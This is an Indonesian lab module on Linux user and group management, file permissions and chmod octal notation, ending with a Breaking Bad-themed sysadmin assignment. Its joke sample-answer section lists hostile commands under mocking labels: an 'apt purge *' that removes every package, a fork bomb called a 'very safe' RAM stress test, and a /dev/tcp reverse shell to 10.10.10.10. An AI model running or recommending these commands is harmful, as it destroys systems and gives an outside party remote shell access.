
MODUL PRAKTIKUM
SISTEM OPERASI DAN JARINGAN KOMPUTER

3. User Access Control



Tim Asisten Praktikum
Jaringan Komputer 2024

USER ACCESS CONTROL

A. User Access Control

User Access Control (UAC) adalah mekanisme yang digunakan dalam sistem operasi untuk mengelola akses pengguna terhadap sumber daya komputer seperti file, direktori, dan perangkat keras. UAC bertujuan untuk meningkatkan keamanan dengan memastikan bahwa hanya pengguna atau aplikasi yang berwenang yang dapat mengakses atau mengubah sumber daya tertentu.

Tujuan User Access Control

- Keamanan Data: Melindungi data sensitif dari akses yang tidak sah.
- Pengelolaan Hak Akses: Memberikan hak akses yang sesuai berdasarkan peran atau kebutuhan pengguna.
- Pencegahan Perubahan yang Tidak Diinginkan: Menghindari perubahan sistem yang tidak sah yang dapat mengganggu kinerja atau keamanan sistem.
- Audit dan Pelacakan: Memungkinkan pencatatan aktivitas pengguna untuk audit dan pelacakan.

1. Konsep User dan Group

User (Pengguna): Entitas individu yang memiliki akun untuk mengakses sistem. Setiap user memiliki profil yang menyimpan informasi, termasuk hak akses dan kepemilikan terhadap file atau proses.

Group (Grup): Kumpulan user yang dikelompokkan bersama untuk mengelola hak akses dengan lebih efisien. Hak akses dapat diberikan kepada grup sehingga semua anggota grup mendapatkan hak yang sama.

Biasanya, saat kita membuat user, group dengan nama yang sama juga dibuat, untuk menjadi salah satu penanda identitas user.

Berikut beberapa command yang berkaitan dengan User dan Group:

- **Information Commands**

Who Am I

```
$ whoami
```

Menunjukkan user yang sekarang dipakai (biasanya sesuai dengan prompt)

```
[Shisones@ArchLinux] on 13:40:56 [~]
 → whoami
Shisones
```

Groups

```
$ groups
```

Menunjukkan group apa saja yang user dapat akses, bisa juga melakukan $ groups [nama user lain] untuk melihat group dari user lain

```
[Shisones@ArchLinux] on 13:40:30 [~]
 → groups
wheel Shisones
```

^ group dengan nama sama dengan username

ID

```
$ id
```

Menunjukkan informasi user secara menyeluruh

```
[Shisones@ArchLinux] on 13:16:28 [~]
 → id
uid=1000(Shisones) gid=1000(Shisones) groups=1000(Shisones),998(wheel)
```

- **Self-Modification Command (Sebaiknya jangan di PC Lab)**

  Password (passwd)

  ```
  $ passwd
  ```

  Mengganti password

  Switch User (su)

  ```
  $ su [nama user lain]
  ```

  Mengganti user ke user lain, contohnya ingin login terminal user bernama “Azog”, maka lakukan $ su Azog

- **Administrator Modification (Beneran jangan di PC Lab)**

  Di dalam semua sistem berbasis UNIX, ada user yang bernama root. Root user ini adalah ekuivalen administrator di windows, dimana user root ini sendiri bisa memodifikasi, mengubah, dan berkomunikasi langsung dengan kernel space. Oleh karena itu, hati-hatilah dalam menggunakan root user.

  Untuk melakukan suatu command sebagai root, kita harus menambahkan sudo didepan command tersebut. root user bisa memodifikasi user-user lain:

  Menambah user baru

  ```
  $ useradd [nama user]
  ```

  Menambah group baru

  ```
  $ groupadd [nama group]
  ```

  Menghapus user

  ```
  $ deluser [nama user]
  ```

  Menghapus group

  ```
  $ delgroup [nama group]
  ```

Memodifikasi User

```
$ usermod [opsi] [nama user]
```

```
Usage: usermod [options] LOGIN

Options:
  -a, --append                  append the user to the supplemental GROUPS
                                mentioned by the -G option without removing
                                the user from other groups
  -b, --badname                 allow bad names
  -c, --comment COMMENT         new value of the GECOS field
  -d, --home HOME_DIR           new home directory for the user account
  -e, --expiredate EXPIRE_DATE  set account expiration date to EXPIRE_DATE
  -f, --inactive INACTIVE       set password inactive after expiration
                                to INACTIVE
  -g, --gid GROUP               force use GROUP as new primary group
  -G, --groups GROUPS           new list of supplementary GROUPS
  -h, --help                    display this help message and exit
  -l, --login NEW_LOGIN         new value of the login name
  -L, --lock                    lock the user account
  -m, --move-home               move contents of the home directory to the
                                new location (use only with -d)
  -o, --non-unique              allow using duplicate (non-unique) UID
  -p, --password PASSWORD       use encrypted password for the new password
  -P, --prefix PREFIX_DIR       prefix directory where are located the /etc/* files
  -r, --remove                  remove the user from only the supplemental GROUPS
                                mentioned by the -G option without removing
                                the user from other groups
  -R, --root CHROOT_DIR         directory to chroot into
  -s, --shell SHELL             new login shell for the user account
  -u, --uid UID                 new UID for the user account
  -U, --unlock                  unlock the user account
  -v, --add-subuids FIRST-LAST  add range of subordinate uids
  -V, --del-subuids FIRST-LAST  remove range of subordinate uids
  -w, --add-subgids FIRST-LAST  add range of subordinate gids
  -W, --del-subgids FIRST-LAST  remove range of subordinate gids
```

-aG (Append to Groups)
Menambahkan user ke grup tambahan tanpa menghapus user dari grup lain yang sudah diikutinya.

-s (Change Shell)
Mengubah shell default yang digunakan oleh user.

-d (Change Home Directory)
Mengubah direktori home user. Bisa ditambahkan dengan -m untuk memindahkan isi direktori home lama ke yang baru.

-L (Lock Account)
Mengunci akun user sehingga tidak dapat login.

-U (Unlock Account)
Membuka kunci akun yang sebelumnya dikunci.

B. Permissions and Octal Notation

Di UNIX, setiap file memiliki atribut-nya sendiri, siapa saja yang bisa membaca suatu file, siapa saja yang bisa mengubah suatu file, dan siapa saja yang bisa menjalankan suatu file, semuanya diatur oleh kita sendiri.

Kita bisa list file sekaligus melihat atributnya dengan menggunakan command

```
$ ls -la
```

```
drwxr-xr-x  3 Shisones Shisones   4096 Sep 15 16:53 .
drwx------ 31 Shisones Shisones   4096 Sep 22 13:02 ..
drwxr-xr-x  2 Shisones Shisones   4096 Sep  5 10:12 CTF_Scripts
-rw-r--r--  1 Shisones Shisones   5178 Sep 15 16:52 hadoopinstall.sh
-rw-r--r--  1 Shisones Shisones 847924 Sep 15 16:53 linpeas.sh
-rwxr-xr-x  1 Shisones Shisones    510 Aug 23 12:14 updatediscord.sh
-rwxr-xr-x  1 Shisones Shisones    674 Sep  2 15:53 vencord_install.sh
```

```
|           |      |                   |       └─ Last Modified
|           |      |                   └─ Size
|           |      └─ Owner (User and Group)
|           └─ Alokasi Blok
└─ Attribute
```

Permission (Hak Akses) pada File dan Direktori

Dalam sistem operasi seperti Linux, setiap file atau direktori memiliki tiga jenis hak akses yang dapat diatur untuk tiga kategori entitas:

- Owner (Pemilik): Pengguna yang memiliki file atau direktori.
- Group (Grup): Sekelompok pengguna yang diizinkan mengakses file atau direktori.
- Others (Lainnya): Semua pengguna lain yang tidak termasuk dalam kategori pemilik atau grup.

Tipe Hak Akses

- Read (r): Izin untuk membaca isi file atau melihat isi direktori.
- Write (w): Izin untuk mengubah isi file atau menambah/menghapus konten dalam direktori.
- Execute (x): Izin untuk menjalankan file sebagai program atau memasuki direktori.

Cara Membaca Hak Akses

```
-rwxr-xr--
```

- **Bagian 1** : Karakter pertama dari kiri, menandakan apakah directory atau bukan
  - disini [-], berarti bukan directory
- **Bagian 2** : Karakter 2-4, menandakan permission untuk owner
  - disini [rwx], berarti owner dapat membaca, meng-edit, maupun menjalankan
- **Bagian 3** : Karakter 5-7, menandakan permission untuk group
  - Disini [r-x], berarti group dapat membaca dan menjalankan, tapi tidak bisa meng-edit
- **Bagian 4** : Karakter 8-10, menandakan permission untuk others (yang tidak termasuk owner maupun group owner)
  - Disini [r--], berarti user lain hanya dapat membaca file

```
drw-rw-r-x
```

^ Ini dibaca apa hayo

Change Modifier, Owner, dan Group

Attribute dari suatu file bisa kita ganti secara manual, dengan menggunakan command `chmod`, `chgrp` dan `chown`

Change Ownership (chown)

```
$ chown [nama user] [nama file]
```

Mengganti owner dari suatu file

Change Group Ownership (chgrp)

```
$ chown  [nama group] [nama file]
```

Mengganti group owner dari suatu file

```
[Shisones@ArchLinux] on 15:26:31 [Scripts]
 → ls -la | grep file_punya_root
-rw-r--r--  1 Shisones Shisones      0 Sep 22 15:21 file_punya_root
[Shisones@ArchLinux] on 15:26:49 [Scripts]
 → sudo chown root file_punya_root; sudo chgrp root file_punya_root
[Shisones@ArchLinux] on 15:27:10 [Scripts]
 → ls -la | grep file_punya_root
-rw-r--r--  1 root     root          0 Sep 22 15:21 file_punya_root
```

Change Modifier (chmod)

```
$ chmod [octal number] [nama file]
```

Mengganti permission dari suatu file secara manual, chmod ini sedikit lebih rumit karena memakai octal notation, dimana permission tadi seperti [rwx], [r-x], dan lain lain direpresentasikan dengan nomor. Value dari masing masing nomor adalah sebagai berikut:

0: Tidak ada izin (---)
1: Execute (--x)
2: Write (-w-)
3: Write and Execute (-wx)
4: Read (r--)
5: Read and Execute (r-x)
6: Read and Write (rw-)
7: Read, Write, and Execute (rwx)

Contoh Pemakaian chmod menggunakan octal number:

```
-rw-r--r--  1 root     root          0 Sep 22 15:21 file_punya_root
[Shisones@ArchLinux] on 15:36:01 [Scripts]
 → sudo chmod 761 file_punya_root
[Shisones@ArchLinux] on 15:36:24 [Scripts]
 → ls -la | grep file_punya_root
-rwxrw---x  1 root     root          0 Sep 22 15:21 file_punya_root
```

chmod 761 disini berarti:
> Permission no.7 untuk Owner (rwx)
> Permission no.6 untuk Group (rw-)
> Permission no.1 untuk Others (--x)

Kita juga dapat mengubah bitset secara lebih mudah dengan command:

```
$ chmod +[bit]  [nama file]
```

```
[Shisones@ArchLinux] on 15:42:10 [Scripts]
 → ls -la | grep file_punya_root
----------  1 root     root          0 Sep 22 15:21 file_punya_root
[Shisones@ArchLinux] on 15:42:14 [Scripts]
 → sudo chmod +r file_punya_root
[Shisones@ArchLinux] on 15:42:27 [Scripts]
 → ls -la | grep file_punya_root
-r--r--r--  1 root     root          0 Sep 22 15:21 file_punya_root
[Shisones@ArchLinux] on 15:42:28 [Scripts]
 → sudo chmod +w file_punya_root
[Shisones@ArchLinux] on 15:42:36 [Scripts]
 → ls -la | grep file_punya_root
-rw-r--r--  1 root     root          0 Sep 22 15:21 file_punya_root
[Shisones@ArchLinux] on 15:42:37 [Scripts]
 → sudo chmod +x file_punya_root
[Shisones@ArchLinux] on 15:42:42 [Scripts]
 → ls -la | grep file_punya_root
-rwxr-xr-x  1 root     root          0 Sep 22 15:21 file_punya_root
```

Akan tetapi, ada kejanggalan, dimana +x dan +r dilakukan secara global (berlaku untuk semua entitas) tetapi +w hanya berlaku untuk owner

C. Tugas Praktikum

Gustavo Fring adalah seorang Entrepreneur yang sukses, franchise toko Ayam Gorengnya yang terkenal, Los Pollos Hermanos. Akan tetapi, Gustavo Fring memiliki bisnis gelap lain, yaitu penjual sabun kristal ke seluruh dunia bernama Crystal Empire. Dia mengelola server untuk mendukung operasional bisnisnya, dan mendaftarkan empat orang sebagai user di server tersebut:

- Kyle - Manager Los Pollos Hermanos
- Mike - Anggota Crystal Empire
- Walter - Anggota Crystal Empire
- Jesse - Anggota Crystal Empire

Gus ingin mengatur akses ke server dengan ketentuan yang kompleks. Anda diminta untuk merancang dan mengimplementasikan konfigurasi berikut:

- ia ingin membuat user kyle, mike, walter, dan jesse, dan atur mereka ke dalam grup yang sesuai: los_pollos_hermanos untuk Kyle dan crystal_empire untuk Mike, Walter, dan Jesse.

- Gus tidak mau bisnis gelapnya ketahuan oleh pegawainya di Los Pollos Hermanos, sehingga:
  File dan direktori yang dimiliki oleh grup crystal_empire harus sepenuhnya tersembunyi dari user di grup los_pollos_hermanos. (tidak bisa dibaca

- Suatu hari, Walter ingin melakukan kudeta karena gajinya dipotong 80%, sehingga Walter membuat file bernama virus.sh di direktori home-nya, dan mengatur agar file tersebut tidak dapat dibaca, diedit, atau dijalankan oleh user lain, termasuk Jesse, dan Mike.

- Walter tertangkap basah oleh Mike, sehingga Mike mengunci akun Walter agar tidak dapat mengakses Server

- Karena insiden itu, anda diminta mengubah atribut 2 file:
  crime_record.pdf menjadi -rwxr-x---
  walter_recipe.txt menjadi -r-xr-xr-x

Sebagai Sysadmin personal Gus, anda diminta memprediksi command apa saja yang dijalankan dari nomor 1 sampai 5.

Format Pengumpulan:
NIM_Nama_Kelas-Angkatan.zip contoh : 2205123_Igor Kachankov_C3-1945.zip

Isi dari zip file:
File PDF berisi jawaban dan penjelasan command, kurang lebih begini:

Nama : Muhammad Nama
NIM : 1102381
Kelas : Kelas
Angkatan : 2001

No 1
Bagaimana caranya pesan gencatan senjata beliau dimana beliau menyuruh evakuasi wanita dan anak anak tidak diterima oleh ambasador warsaw, padahal sudah dikirim berkali kali?

Lorem Ipsum Dolor sit amet bla bla bla ga hapal sori

- $ sudo apt purge *
  untuk menghapus absolutely every package lmao

- $:(){:|:&};:
  untuk stress test ram (very safe trust me)

- $ exec 5<>/dev/tcp/10.10.10.10/9001;cat <&5 | while read line; do $line 2>&5 >&5; done
  thx 4 revshell skrub

No 2
Bagaimana caranya pesan gencatan senjata beliau dimana beliau menyuruh evakuasi wanita dan anak anak tidak diterima oleh ambasador warsaw, padahal sudah dikirim berkali kali?

Lorem Ipsum Dolor sit amet bla bla bla ga hapal sori

- $ sudo apt purge *
  untuk menghapus absolutely every package lmao

- $:(){:|:&};:
  untuk stress test ram (very safe trust me)